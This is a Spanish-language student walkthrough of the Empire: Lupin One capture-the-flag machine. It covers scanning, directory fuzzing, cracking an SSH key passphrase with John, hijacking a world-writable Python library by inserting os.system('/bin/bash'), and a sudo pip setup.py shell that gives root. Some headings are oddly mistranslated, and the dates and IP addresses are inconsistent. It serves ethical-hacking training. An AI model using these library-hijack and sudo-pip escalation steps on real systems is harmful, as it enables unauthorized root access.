LupinOne

Fecha: 14/02/2014


Nombre: Eduardo Muñoz Hardisson

Asignatura: Hacking Ético

- # Metodología de pentesting
    - **Escaneo de red**
    - descubrirnet
    - nmapa
    - **Enumeración**
    - abusando de HTTP
    - borroso
    - **Explotación**
    - John
    - ssh
    - **Escalada de privilegios**
    - linpes
    - secuestro de biblioteca de Python
    - pepita
    - bandera raíz

Escaneo de red

Para comenzar, debemos usar el comando netdiscover para escanear la red en busca de la dirección IP de la máquina víctima.




Para avanzar en este proceso, lanzamos Nmap.

```
# nmap -sC -sV 10.0.2.10
```

Tenemos, según la salida de nmap:


- en el puerto 22 hay un servidor SSH.
- un servicio HTTP (servidor Apache) que se ejecuta en el puerto 80, así como **/~myfiles**



Enumeración


Comenzamos el procedimiento de enumeración inspeccionando la página HTTP **(/~myfiles)** . Descubrí un error 404 que parecía sospechoso.

http://10.0.2.10/~myfiles/




Error 404

Miramos la fuente de la página de visualización y encontramos el comentario "puedes hacerlo, sigue intentándolo".




Como resultado, utilizamos fuzzing para obtener información adicional de este caso. Hicimos uso de **ffuf** y obtuvimos un directorio (**secreto**).

```
# ffuf -c -w /usr/share/wordlists/dirb/common.txt -u 'http://192.168.56.107/~FUZZ'
```




Buscamos la dirección web /~secret




Volvemos a mandar el comando ffuf

```
# ffuf -c -ic -w /usr/share/wordlist/dirbuster/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.56.107/~secret/.FUZZ' -fc 403 -e .txt,.html
```


Una vez completado el análisis, identificamos un archivo mysecret.txt



Nos aparece un documento cifrado, lo copiamos.



Nos ayudaremos de la página Web Cyberchef



Entramos en nano ssh_key.rsa, copiamos el Output y guardamos.

```
 GNU nano 6.0                                          ssh_key.rsa *
zcixzXCpk5KnVmxPul7vNieQ2gqBjtR9BA3PqCXPeIH0OWXYE+LRnG35W6meqqQBw8gSPw
n49YlYW3wxv1G3qxqaaoG23HT3dxKcssp+XqmSALaJIzYlpnH5Cmao4eBQ4jv7qxKRhspl
AbbL2740eXtrhk3AIWiaw1h0DRXrm2GkvbvAEewx3sXEtPnMG4YVyVAFfgI37MUDrcLO93
oVb4p/rHHqqPNMNwM1ns+adF7REjzFwr4/trZq0XFkrpCe5fBYH58YyfO/g8up3DMxcSSI
63RqSbk60Z3iYiwB8iQgortZm0UsQbzLj9i1yiKQ6OekRQaEGxuiIUA1SvZoQO9NnTo0SV
y7mHzzG17nK4lMJXqTxl08q26OzvdqevMX9b3GABVaH7fsYxoXF7eDsRSx83pjrcSd+t0+
t/YYhQ/r2z30YfqwLas7ltoJotTcmPqII28JpX/nlpkEMcuXoLDzLvCZORo7AYd8JQrtg2
Ays8pHGynylFMDTn13gPJTYJhLDO4H9+7dZy825mkfKnYhPnioKUFgqJK2yswQaRPLakHU
yviNXqtxyqKc5qYQMmlF1M+fSjExEYfXbIcBhZ7gXYwalGX7uX8vk8zO5dh9W9SbO4LxlI
8nSvezGJJWBGXZAZSiLkCVp08PeKxmKN2S1TzxqoW7VOnI3jBvKD3IpQXSsbTgz5WB07BU
mUbxCXl1NYzXHPEAP95Ik8cMB8MOyFcElTD8BXJRBX2I6zHOh+4Qa4+oVk9ZluLBxeu22r
VgG7l5THcjO7L4YubiXuE2P7u77obWUfeltC8wQ0jArWi26x/IUt/FP8Nq964pD7m/dPHQ
E8/oh4V1NTGWrDsK3AbLk/MrgROSg7Ic4BS/8IwRVuC+d2w1Pq+X+zMkblEpD49IuuIazJ
BHk3s6SyWUhJfD6u4C3N8zC3Jebl6ixeVM2vEJWZ2Vhcy+31qP80O/+Kk9NUWalsz+6Kt2
yueBXN1LLFJNRVMvVO823rzVVOY2yXw8AVZKOqDRzgvBk1AHnS7r3lfHWEh5RyNhiEIKZ+
wDSuOKenqc71GfvgmVOUypYTtoI527fiF/9rS3MQH2Z3l+qWMw5A1PU2BCkMso060OIE9P
5KfF3atxbiAVii6oKfBnRhqM2s4SpWDZd8xPafktBPMgN97TzLWM6pi0NgS+fJtJPpDRL8
vTGvFCHHVi4SgTB64+HTAH53uQC5qizj5t38in3LCWtPExGV3eiKbxuMxtDGwwSLT/DKcZ
Qb50sQsJUxKkuMyfvDQC9wyhYnH0/4m9ahgaTwzQFfyf7DbTM0+sXKrlTYdMYGNZitKeqB
1bsU2HpDgh3HuudIVbtXG74nZaLPTevSrZKSAOit+Qz6M2ZAuJJ5s7UElqrLliR2FAN+gB
ECm2RqzB3Huj8mM39RitRGtIhejpsWrDkbSzVHMhTEz4tIwHgKk01BTD34ryeel/4ORlsC
iUJ66WmRUN9EoVlkeCzQJwivI=
-----END OPENSSH PRIVATE KEY-----

File Name to Write: ssh_key.rsa
```

Anteriormente hemos visto alguna pista de la contraseña, usaremos ssh2john para obtener el valor hash de la clave ssh. Habrá que instalar ssh2john.

```
└─$ ssh2john ssh_key.rsa > hash
```

Obtuvimos la contraseña.

```
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Created directory: /home/mr-dev/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (ssh_key.rsa)
```

Ahora con el usuario y contraseña, accederemos remotamente con el shell.

```
└─$ ssh -i ssh_key.rsa icex64@192.168.56.107
The authenticity of host '192.168.56.107 (192.168.56.107)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvxTrKME.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.107' (ED25519) to the list of known hosts.
Enter passphrase for key 'ssh_key.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
```

Estamos dentro del usuario icex64. Hacemos un ls, pa ver que ficheros encontramos, y después un cat para adentrarnos en el.

```
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$ cat user.txt
```

```
3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
```

Intentaremos identificar más información sobre la maquina con un ls –al

```
icex64@LupinOne:~$ ls -al
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 icex64 icex64  115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4  2021 .profile
-rw------- 1 icex64 icex64   12 Oct  4  2021 .python_history
drwx------ 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt
```

- **Escalada de privilegios**

Con el comando sudo –l, observamos los privilegios de este usuario. Podemos observar que python se está ejecutando.

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

Miramos que hay dentro del script de python.


```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```

Podemos ver información importante. Cuando mandas el script llama a la biblioteca del navegador web y mostrará la URL en la interfaz del navegador.


Usaremos el siguiente comando para buscar la ubicación de la biblioteca

```
webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ locate webbrowser
```

Buscamos en google el script de github linpeas.sh y lo descargamos




Vamos a inyectar el script de shell bash y ejecutamos el programa para escalar privilegios.



Nos metemos en /tmp y ejecutaremos el linpeas.ssh con wget IP(192.168.56.106)/linpeas.sh

Miramos que hay dentro, le damos privilegios con chmod, y lo lanzamos



Usaremos la siguiente libreria de python

```
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt
```

Miramos si podemos cambiar los permisos de escritura con ls

```
icex64@LupinOne:/tmp$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4  2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$ nano /usr/lib/python3.9/webbrowser.py
```

Dentro de nano /usr/lib/python3.9/webbrowser.py

```
  GNU nano 5.4                                  /usr/lib/python3.9/webbrowser.py *
#! /usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")

__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

_lock = threading.RLock()
_browsers = {}                  # Dictionary of available browser controllers
```

Haciendo un sudo –l, vemso que este usuario no tiene autorización para escalar privilegios.

```
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

Ejecutamos el comando python para cambiar el usuario. Entramos en arsene

```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$
```

Volvemos a identificar los privilegios de este usuario. Encontramos información que nos ayudara mucho.

```
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

Buscamos en google: escalada de privilegios pip

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```


Y lo copiamos en nuestra maquina

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
```

Una vez dentro, ya estaremos en root, podremos tomar la bandera

```
Processing ./tmp.DPOHeJdmIl
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
setup.py
# cd /root
# ls
root.txt
# cat root.txt
```

Fin !


cat root.txt